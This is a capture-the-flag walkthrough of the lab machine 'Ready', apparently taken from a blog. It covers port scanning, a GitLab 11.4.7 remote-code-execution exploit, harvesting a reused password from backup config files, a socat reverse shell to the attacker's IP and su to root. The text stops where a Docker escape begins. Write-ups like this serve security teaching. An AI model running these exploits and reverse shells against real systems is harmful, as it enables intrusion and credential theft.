
Ready - 13th March 2021


10.10.10.220



Enter a caption for this image (optional)

Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.



[13-Mar-21 11:15:49 GMT] ready/enum
→ sudo python3 masscan_to_nmap.py -i 10.10.10.220
Running Masscan on network tun0 against the IP 10.10.10.220 to quickly identify open ports
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-03-13 11:15:51 GMT
Initiating SYN Stealth Scan

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Aggressive OS guesses: Linux 4.15 - 5.6 (94%), Linux 5.3 - 5.4 (94%),
        Linux 2.6.32 (94%), Linux 5.0 - 5.3 (93%), Linux 3.1 (93%), Linux 3.2 (93%)
        , AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 5.0 (91%),
         Crestron XPanel control system (91%), Linux 5.4 (91%)
```

Enumeration

The **SSH** service on port **22** doesn't have any known vulneraibilities, so let's move on to look at **port 5080**


If we traverse to http://10.10.10.220:5080, and we get this **gitlab** page


.ab Community Edition
source software to collaborate on code
Git repositories with fine-grained access controls that keep your
:ure. Perform code reviews and enhance collaboration with merge
;. Each project can also have an issue tracker and a wiki.
Sign in
Register
Full name
test
Username
test12
Username is available.
Email
Email confirmation
Password
Minimum length is 8 characters
Register


We can **make an account** and we are signed in to the dashbaord

Authenticated Enum

If we traverse to **/help**, we are given the **version** of this gitlab


10.10.10.220:5080/help
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Activity
Milestones
Snippets
Help › Help
GitLab Community Edition 11.4.7
update asap
GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.
Perform code reviews and enhance collaboration with merge requests.


Well, let's go and ask `searchsploit` if we have anything lying around to exploit gitlab version 11.4.7




We have a couple, which is great!

Exploit

I found the searchsploit exploits **unstable**, so I found this one on github instead: https://github.com/dotPY-hax/gitlab_RCE/blob/main/gitlab_rce.py



[13-Mar-21 11:57:49 GMT] ready/enum
→ python3 gitlab_rce.py
usage: gitlab_rce.py <http://gitlab:port> <local-ip>
[13-Mar-21 11:57:53 GMT] ready/enum
→ python3 gitlab_rce.py http://10.10.10.220:5080 10.10.14.11
Gitlab Exploit by dotPY [insert fancy ascii art]
registering PIWeb9S3OF:VnKUBiGsZZ - 200
Getting version of http://10.10.10.220:5080 - 200
The Version seems to be 11.4.7! Choose wisely
delete user PIWeb9S3OF - 200
[0] - GitlabRCE1147 - RCE for Version ≤11.4.7
[1] - GitlabRCE1281LFIUser - LFI for version 10.4-12.8.1 and maybe more
[2] - GitlabRCE1281RCE - RCE for version 12.4.0-12.8.1 - !!RUBY REVERSE SHELL IS VERY UNRELIABLE!! WIP
type a number and hit enter to choose exploit: 0
Start a listener on port 42069 and hit enter (nc -vlnp 42069)
registering HZhDUHHpR7:Ykc8fYZxD3 - 200
hacking in progress - 200
delete user HZhDUHHpR7 - 200

Following the interactive options in this exploit gives us a shell


[13-Mar-21 11:58:33 GMT] ready/enum
→ sudo nc -nvlp 42069
listening on [any] 42069 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.220] 57194
bash: cannot set terminal process group (487): Inappropriate ioctl for device
bash: no job control in this shell
git@gitlab:~/gitlab-rails/working$ whoami
whoami
git

Gitlab Shell

From this shell, we can go and get the **user flag**




Now let's focus on escalating our privileges

Enumeration II

It seems to me that we're in a **docker container**. So we'll need to try and escape this at some point and get onto the main host OS....but for now, let's look at what information is around the machine


In the **/opt/backup** directory, we find some interesting files



Let's sift through these files for sensitive information by running `cat * | grep -i password` . This will read all the files, and filter the lines that contain password.

- The `-i` flag in grep means ignore the case of the phrase provided, and return any case, i.e password or PASSWORD or PASSword

We find the following creds: "**wW59U!ZKMbG9+*#h**"


Email account password
gitlab_rails['incoming_email_password'] = "[REDACTED]
password: '_the_password_of_the_bind_user'
password: '_the_password_of_the_bind_user'
'/users/password',
Change the initial default admin password and shar
gitlab_rails['initial_root_password'] = "password"
gitlab_rails['db_password'] = nil
gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"


Upgrade Shell

To try and use this password to sign in as different users, we need to use `su` . And to use `su` we need a better shell. Which I'm going to get with **socat**

- Retrieve the binary from here: https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat
- then host it in a temporary web server with `sudo python3 -m http.server 80`
- Summon it from the victim's shell in /tmp via `wget http://[yourIP]/socat`

```
# in kali start listener
socat file:`tty`,raw,echo=0 tcp-listen:4444
#in victim give socat permissions and then execute reverse shell
chmod +x socat
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
```


And we get our better shell


git@gitlab:/tmp$ chmod +x socat
chmod +x socat
git@gitlab:/tmp$ ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
git@gitlab:/tmp$ ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
[13-Mar-21 12:34:03 GMT] ready/enum
→ socat file:`tty`,raw,echo=0 tcp-listen:4444
git@gitlab:/tmp$ whoami
git
git@gitlab:/tmp$

PrivEsc

We can run `su` and enter the password "wW59U!ZKMbG9+*#h" to authenticate as **root.**

But as we're in a Docker, we aren't Root on the host, which doesn't count as rooting the machine!



Docker Escape to Host

HackTricks has some guidance for us on the moves we can make when running as Root in a docker: https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout#i-own-root

